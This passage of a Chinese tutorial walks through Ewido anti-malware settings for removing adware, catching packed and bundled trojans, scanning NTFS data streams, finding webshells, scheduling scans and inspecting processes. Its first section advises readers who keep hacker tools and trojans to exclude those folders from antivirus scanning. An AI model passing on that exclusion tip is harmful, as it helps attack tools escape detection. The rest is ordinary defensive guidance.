


图6

在大部份黑友的电脑中都保存有一些黑客工具和木马，为了防止黑客工具在运行时被杀掉，可以将黑客工具所在的文件夹全部添加到免监控查杀的列表中。选择“感染”界面，点击“例外”标签，再点击下方的“添加规则”按钮，在弹出的对话框中点击“浏览”，指定黑客工具文件夹即可（图6）。

四、清除流氓软件

Ewido 的强大功能不仅体现在木马病毒的拦截查杀上，而且还具有很强的分类查杀功能，例如我们可以用它来清除系统中的流氓软件和广告插件。

首先点击顶部的“扫描器”选项，然后选择界面中的“设置”标签，在“如何扫描”中勾选“使用启发式分析探测未知恶意软件”，取消其它项；勾选“可能不想要的软件”中的所有项目；其它设置项保持默认（图7）。




图7

切换到“扫描”标签，点击“自定义扫描”按钮，打开扫描设置界面。在右边点击“添加文件／文件夹”按钮，浏览选择系统盘即可（图8）。点击“立即扫描”按钮，就可以开始对系统盘进行扫描，检测是否有流氓或广告软件了。可以看到扫描到了三个恶意软件，其中“Adware.Cdn”就是流氓软件中文上网。点击“推荐操作”，将其改为删除，然后点击“应用所有操作”按钮，即可将流氓软件清除掉（图9）。




图8




图9

如果碰到有些流氓软件或木马软件无法直接删除掉，可选择操作为“隔离”。下次启动时，Ewido 会自动阻止这些程序的运行调用，木马与流氓软件就会无法运行了。这时候再切换到“感染”界面中，选择“隔离”标签，在这里可以看到所有被隔离的病毒木马文件，点击“选择全部”，再点击“最后去除”按钮，就可以彻底的删除所有的木马病毒与流氓软件了。

五、捆绑加壳木马无放过

现在许多木马病毒都是采用了特殊手段进行伪装，比如与正常程序捆绑在一起，或者对木马病毒进行加壳等。Ewido 都可以有效的检测出捆绑和加壳的木马病毒来。

一般来说，当我们使用普通方式检测不出系统中的木马病毒，但系统确实运行不正常，这时候就可以进行捆绑与加壳检测了。选择“扫描器”项界面中的“设置”标签，在“如何扫描”中勾选“使用启发式分析探测未知恶意软件”，“扫描附加到其它文件中的恶意软件（捆绑程序）”，“在压缩的可执行文件（UPX，petile，FSG）内扫描”项；去掉对“可能不想要的软件”中所有项目的选择。在“扫描什么”中勾选“按扩展名扫描文件”项。设置完毕后，切换到“扫描”标签，选择“快速系统扫描”，即可对内存、注册表、Windows目录等重要文件进行扫描（图10）。




图10

六、数据流木马，不再难寻

玩黑的朋友都知道，NTFS分区的数据流给隐藏木马留下了绝好的藏身之所，木马以数据流方式隐藏，不仅外观文件体积等没有任何变化，而且杀毒软件百分之百都对数据流视而不见！要想检测系统中的NTFS数据流木马，必须使用专用的NTFS数据流信息检测软件，而且还不能确定数据流中包含的到底是不是木马。不过在Ewido的眼前，数据流木马统统逃不过法眼，立斩绝！

在扫描设置界面中勾选“如何扫描”下的“在NTFS数据流(ADS)中扫描”项（图11），其它扫描项可以取消，并选择扫描所有文件。然后在扫描自定义窗口中，指定NTFS分区，单独对其进行扫描检测即可。




图11

七、揪出Webshell，网站保安全

如何检测出网站中的各种Webshell，一定是让管理员头疼的问题，ASP/PHP木马后门，可能隐藏在某个网页中，可能只是一句代码，也可能是伪装成一张图片进行调用……隐藏后门的方法数不胜数，如何才能保证网站的安全呢？

在扫描设置界面中，勾选“使用启发式分析探测未知恶意软件”项即可，然后勾选“按扩展名扫描文件”项。在Ewido中已经默认扫描了ASP、PHP、HTML等常见网页格式的文件，但是木马后门可不仅仅是以网页形式存在的，黑黑们入侵后可能把Webshell保存为图片，在某个网页中调用运行。不过Ewido默认情况下也会检测JPG、JPEG、WMF等常的图片格式，这里我们还要添加BMP格式文件：直接在输入框中输入“.bmp”，再点击“添加扩展名称”按钮，即可让Ewido也检测BMP图片了（图12）。设置完毕后，在自定义扫描中指定WEB所在文件夹，进行全面的扫描就可以揪出网站中的木马后门了。




图12

八、全面扫描，计划进行

当然我们也可以一直执行所有扫描，对系统进行彻底的检测，但是这样花费的时间可能比较多，因此我们可以使用计划任务功能，让Ewido定时对系统进行全面扫描。例如我们可以设置在每天中午工作间休息时进行扫描。

点击“扫描器”，选择“扫描”标签，点击“自定义扫描”，然后在扫描项目设置界面点击“添加注册表”、“添加内存”、“添加文件／文件夹”所有项目。在左侧“配置文件”中，重命名配置文件名，然后点击右侧下方的“计划此配置文件”按钮，切换到“计划器”标签。在这里勾选“计划此设置文件”，将“开始时间”设置为“固定12：30”，将“周期”设置为“每天”即可（图13）。以后每天中午12：30，Ewido就会对系统进行彻底而全面的扫描了。




图13

九、附加工具，全面呵护系统

除了上面强大的反木马间谍功能外，Ewido中还附带了一些小工具，可以对系统进行更为全面细致的保护。

1．揪出木马进程

大部份木马都是以进程方式运行的，查看进程是揪出木马必不可少的步骤。在Ewido中提供了查看可疑进程的功能，直接点击“分析”界面按钮，选择“进程”标签，在这里就可以看到所有的进程了，其中包括用资源管理器看不到的隐藏木马进程。

在进程信息中包括对应的程序文件名和路径，可以用于判断进程是否可靠；另外，在进程信息中，还有两个项目非常有用：在“Internet”中，可看到该进程是否连接了网络，该功能可以有效的防范一些DLL注入类型的木马，例如有的木马是注入到“Explorer.exe”进程中，如果发现“Explorer.exe”进程连接了网络，那么就值得怀疑警惕了（图14）；在“服务”中可以查看该进程是自动运行进程，还是通过服务启动的，对于非服务型的木马进程，可以直接终止进程，而对于服务型的木马，就需要进入控制面板的“服务”中终止该服务的自动启动了。

